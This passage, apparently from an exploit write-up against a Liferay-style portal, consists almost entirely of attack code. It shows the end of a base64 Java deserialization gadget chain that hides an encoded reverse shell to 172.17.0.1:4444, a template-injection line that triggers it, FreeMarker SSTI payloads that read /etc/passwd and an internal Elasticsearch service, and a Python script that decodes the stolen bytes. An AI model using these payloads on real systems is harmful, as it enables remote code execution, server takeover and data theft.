kTmFtZXQAEkxqYXZhL2xhbmcvU3RyaW5nO1sAC2lQYXJhbVR5cGVzdAASW0xqYXZhL2xhbmcvQ2xhc3M7eHB1cgA
TW0xqYXZhLmxhbmcuT2JqZWN0O5DOWJ8QcylsAgAAeHAAAAACdAAKZ2V0UnVudGltZXVyABJbTGphdmEubGFuZy5
DbGFzczurFteuy81amQIAAHhwAAAAHQACWdldE1ldGhvZHVxAH4AFwAAAAJ2cgAQamF2YS5sYW5nLlN0cmluZ6D
wpDh6O7NCAgAAeHB2cQB+ABdzcQB+AA91cQB+ABQAAAACcHVxAH4AFAAAAAB0AAZpbnZva2V1cQB+ABcAAAACdnI
AEGphdmEubGFuZy5PYmplY3QAAAAAAAAAAAAAAHhwdnEAfgAUc3EAfgAPdXIAE1tMamF2YS5sYW5nLlN0cmluZzu
t0lbn6R17RwIAAHhwAAAAXQAWGJhc2ggLWMge2VjaG8sWW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE56SXV
NVGN1TUM0eEx6UTBORFFnTUQ0bU1Rbz19fHtiYXNlNjQsLWR9fGJhc2h0AARleGVjdXEAfgAXAAAAAXEAfgAcc3E
AfgAKc3IAEWphdmEubGFuZy5JbnRlZ2VyEuKgpPeBhzgCAAFJAAV2YWx1ZXhyABBqYXZhLmxhbmcuTnVtYmVyhqy
VHQuU4IsCAAB4cAAAAAFzcgARamF2YS51dGlsLkhhc2hNYXAFB9rBwxZg0QMAAkYACmxvYWRGYWN0b3JJAAl0aHJ
lc2hvbGR4cD9AAAAAAAAMdwgAAAAQAAAAAXQAAnl5cQB+AC94eHEAfgAvc3EAfgACcQB+AAdzcQB+ADA/QAAAAAA
ADHcIAAAAEAAAAAF0AAJ6WnEAfgAveHhzcQB+AC0AAAACeA==">

${expandoColumnLocalService.CTPersistence.openNewSession(null).createSQLQuery("CALL
\"java.lang.System.setProperty\"('org.apache.commons.collections.enableUnsafeSerializati
on','true') +
\"org.apache.commons.lang.SerializationUtils.deserialize\"(\"org.apache.logging.log4j.co
re.config.plugins.convert.Base64Converter.parseBase64Binary\"('${pay}'))").uniqueResult(
)}
```

Read “/etc/passwd” SSTI:

```
<#assign x =
httpUtil.getURI("file:///etc/passwd").toURL().openConnection().getInputStream()>

"[<#list 0..9999 as _>
<#assign byte=x.read()>
    <#if byte == -1>
        <#break>
    </#if>
${byte}, </#list>]"
```

Read Elasticsearch (“http://127.0.0.1:9201”) SSTI:

```
<#assign x =
httpUtil.getURI("http://127.0.0.1:9201").toURL().openConnection().getInputStream()>

"[<#list 0..9999 as _>
<#assign byte=x.read()>
    <#if byte == -1>
        <#break>
    </#if>
${byte}, </#list>]"
```

Python code for “read_array.py”:

```
#!/usr/bin/python3

from ast import literal_eval
import sys

x = literal_eval(sys.argv[1])

res = ""
for i in x:
  res += chr(i)

print(res)
```